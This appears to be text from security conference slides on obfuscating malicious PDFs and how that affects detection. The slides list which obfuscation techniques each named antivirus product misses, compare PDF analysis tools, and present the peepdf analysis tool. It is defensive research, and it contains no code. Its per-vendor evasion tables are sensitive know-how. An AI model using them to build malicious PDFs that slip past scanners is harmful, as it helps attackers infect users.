Fortinet	Flate params, splitted up JS code, bytes header, metadata
GData	No endobj, Flate params
Kaspersky	Flate params, characteristic strings, splitted up JS code, object streams
McAfee	Execution with */Names,* embedded, characteristic strings, hexadecimal names, octal strings, without JS strings

Obfuscation vs. Antivirus

Antivirus	Puntos débiles
McAfee-GW	Flate params, characteristic strings, octal strings
Microsoft	Splitted up JS code, octal strings, bytes header, object streams
NOD32	Embedded, characteristic strings, bad header (*%PDF-1.\0*)
Panda	JS in string, without JS strings
Prevx	No detection
Sophos	Without JS strings, object stream + malformed *endobj,* encrypted
Symantec	Original detection as *Downloader*, JS in string, without JS strings
TrendMicro	No detection
VBA32	Characteristic strings
VirusBuster	No detection

Obfuscation vs. Analysis tools

Herramientas	Comentarios
Wepawet	No encryption support
PDFDissector	Comercial, not tested
PDFStreamDumper	Windows, errors with encryption, *FlateDecode* parameters
pdf-parser (Didier)	Search in streams not supported, 3 filters, *object streams* and encryption not supported
OPAF	Framework, not tested, encryption not supported
Origami	Good framework (filters, *object streams*, encryption), it's necessary to code your own tool (Ruby)
PDFExaminer	Does not analyse Javascript code and does not look for exploits in *object streams* and encrypted objects
malpdfobj	Based on PDFTools (Didier Stevens)

Obfuscation vs. Analysis tools

Wepawet (alpha)

Home | About | Sample Reports | Support | Tools | News

Analysis report for file 7b5811b3b63697b6c133c32550c3fbef

Sample Overview

File	mal.pdf
MD5	7b5811b3b63697b6c133c32550c3fbef
Analysis Started	2011-02-18 10:36:42
Report Generated	2011-02-18 10:36:51
JSAND version	1.3.2

Detection results

Detector	Result
JSAND 1.3.2	benign

peepdf

- Characteristics
  - Python
  - Command line
  - Interactive console
  - Command file option
  - Last developing phase

http://peepdf.eternal-todo.com

peepdf

```
$ ./peepdf.py -i


PPDF> help

Documented commands (type help <topic>):
========================================
bytes           encrypt  js_unescape       object      replace       show
changelog       errors   jsanalyze         offsets     reset         stream
create          exit     jscode            open        save          tree
decode          filters  log               quit        save_version
embed           info     malformed_output  rawobject   sctest
encode          js       metadata          rawstream   search
encode_strings  js_join  modify            references  set
```

http://peepdf.eternal-todo.com

peepdf

- Analysis
  - Decoding: hexadecimal, octal, names
  - Most used filters (5)
  - References in objects and to objects
  - Strings search (including *streams*)
  - Physical structure (offsets)
  - Tree structure (logical)
  - Metadata
  - Changes between versions (changelog)
  - Compressed objects
  - Malformed documents support
  - Javascript analysis and modification (*Spidermonkey*)
    - unescape, replace, join
  - Shellcode analysis (*sctest, Libemu*)
  - Variables to improve analysis (*set* command)
  - Extraction of different versions

peepdf

- Creation/Modification
  - Basic PDF creation
  - Creation of PDF with Javascript execution
  - Object compression (*object streams)*
  - Nested PDFs creation
  - Malformed PDFs
  - Strings and names codification
  - Filters modification
  - Object modification

peepdf

- TODO
  - Encryption
  - Nested PDFs analysis
  - Missing filters
  - Improve automatic Javascript analysis
  - GUI

Conclusions

- Very low detection when:
  - Nested PDFs
  - Compressed objects
  - New filters or filters with parameters
  - Encryption
- Avoid detection by strings
- Improve parsers

Thanks

- People working with PDF stuff:
  - Julia Wolf
  - Didier Stevens
  - Felipe Manzano (feliam)
  - Origami team
  - Brandon Dixon
  - …

???

Thanks!!

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